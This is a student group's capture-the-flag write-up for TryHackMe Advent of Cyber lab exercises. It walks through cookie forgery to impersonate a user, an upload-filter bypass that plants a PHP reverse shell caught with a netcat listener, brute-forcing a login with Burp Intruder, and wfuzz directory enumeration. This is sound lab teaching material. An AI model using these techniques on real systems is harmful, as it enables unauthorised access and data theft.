PSP0201

Week 2

Writeup

Group Name: hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 1 (Web Exploitation) :A Christmas Crisis

Tools used: THM's Attackbox, Firefox, Terminal


Solution/walkthrough :

Question 1


```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Christmas Console</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <script src="assets/js/login.js"></script>
        <script src="assets/js/userfuncs.js"></script>
        <link rel=stylesheet type=text/css href="/assets/css/style.css">
        <link rel=stylesheet type=text/css href="/assets/css/adventpro.css">
        <link rel=stylesheet type=text/css href="/assets/css/ptsans.css">
        <script src="assets/js/preauth.js"></script>
    <link rel="stylesheet" type=text/css href="/assets/css/login.css">
</head>
<body>
    <h1>CHRISTMAS CONTROL CENTRE</h1>
    <main>
        <input tabindex=1 type=text id=usernameInput class=loginInput name=username placeholder=Username>
        <input tabindex=2 type=password id=passwordInput class=loginInput name=passwordInput placeholder=Password>
        <button tabindex=3 id=submitBtn>Log in!</button>
        <button tabindex=4 id=registerBtn>Register!</button>
    </main>
    <div id="msgDiv">
        <p id=msg></p>
    </div>
    </body>
</html>
```


Question 2

Register an account by filling in the ‘username’ & ‘password’ and log in right away.




Question 3, 4, 5, 6 & 7

Use Cyberchef to decode the Cookie value



Change the ‘username’ value to ‘santa’ and convert the value back to hexadecimal



Question 8

Activate all the controls and the flag will appear

Thought Process/Methodology:


Firstly, from the login page of the website go to the ‘View Page Source’ by right click of your mouse. A new tab will open revealing HTML codes of the website thus the title for the website is within the **<title>** tag. Next, in the login page again register an account by filling in the ‘username’ & ‘password’ and log in right away. Upon logging in, go to Development Tools by clicking at the right corner of the browser, ‘Web Developer’, ‘Inspector’ or simply press F12 on your keyboard. Development Tools will pop up at the bottom of the browser. Next, go to ‘Cookies’ inside of the ‘Storage’ tab. There you will find the ‘Name’ and ‘Value’ of the ‘Cookies’ as shown in the image. Using Cyberchef, to decode the ‘Cookies’ value. Change the ‘username’ value to ‘santa’ and convert it to hexadecimal value (remove all spaces). Replace the old ‘Cookies’ value with the new one and refresh the page. From here, you’ll be able to activate the Control Center thus the flag will appear!

Day 2 (Web Exploitation) : The Elf Strikes Back!


Tools used: THM's Attackbox, Firefox, Terminal

Solution/walkthrough :

Question 1




To get access to the upload page add ?id=ODIzODI5MTNiYmYw after IP address



Question 2


Right-click to view page sources to see what type of file is accepted by the site. On line 22, it shows ".jpeg, .jpg, .png", therefore the image is a type of file that will be accepted.




```
1  <!DOCTYPE html>
2  <html lang=en>
3      <head>
4          <title>Protection</title>
5          <meta charset=utf-8>
6          <meta name=viewport content="width=device-width, initial-scale=1.0">
7          <link rel="icon" type="image/x-icon" href="favicon.ico">
8          <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
9          <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
10         <link type=text/css rel=stylesheet href="/assets/css/auth.css">
11         <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
12         <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
13         <script src="/assets/js/upload.js"></script>
14         <script src="/assets/js/boxfade.js"></script>
15     </head>
16     <body>
17         <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li><
18         <div class=nose></div>
19         <main>
20             <h1>Protect the Factory!</h1>
21             <h2>If you see any suspicious people near the factory, take a pictur
22             <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
23             <button tabindex=0 id=coverFile>Select</button>
24             <button tabindex=1 id=uploadFile>Submit</button>
25             <p id=fileText>No file selected</p>
26         </main>
```

Question 3

Add /uploads/ after IP address to see uploaded files stored.




Question 4

Netcat's parameter

-p (port)	Enters the local source port that Netcat should use for outgoing connections
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection terminations (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)

Question 5

Now we have a reverse shell waiting and run the command cat /var/www/flag.txt to get the contents of the flag.



Thought Process/Methodology:

First, we need to find the upload points by signing in. Go to the terminal and copy the webshell into your current directory (cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php), then open it with your text editor of choice. Scroll down to where it has $ip and $port. Change it to our IP address and port to 443. Then, back to firefox, we have to add ?id=ODIzODI5MTNiYmYw after IP address in order to sign in. Then, right-click to view page sources to see what kind of files does it accept? Then, we can consider there is “.jpeg, .jpg, .png”, therefore the image is a type of file that will be accepted. After that, add /uploads/ after IP address to see uploaded files stored. Back to the terminal, start a netcat listener to receive the shell. We can create a listener for an uploaded reverse shell by using this command: sudo nc -lvnp 443. Once netcat has been setup, our reverse shell will be able to connect back when it is activated. To read the flag add the command cat /var/www/flag.txt.

Day 3 (Web Exploitation): Christmas Chaos

Tools used: THM's Attackbox, Firefox, Burp Suite, FoxyProxy

Solution/walkthrough :


Question 1:

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2:


In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3:




Question 4:

Port number for Burp is 80.




Question 5:

Proxy type is HTTP.



Question 6:

The URL encoding for "PSP0201" is %50%53%50%30%32%30%31.




Question 7:


Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8:

Get the username and password from the intruder attack.



Fill in the login page with the credentials given and the flag will appear.




Thought Process/Methodology:
From the intruder attack, we could see that one of the requests has a shorter length than others. So we can assume that is the request that may have been successful. We will use the username and password from this successful request to login the page. The page will then be successfully logged in and the flag will then appear.


Day 4: Web Exploitation - Santa's Watching
Tools used: THM Attackbox, Firefox, Terminal
Solution/walkthrough:

Question 1
By using the sample given in TryHackMe, we can guess how the wfuzz command would look like. In the end we would get a wfuzz command which is, **wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ**


```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```

Question 2
Using the Firefox browser, apply "/api/" after the ip address to find the API directory. Through that we get a file name "site-log.php".



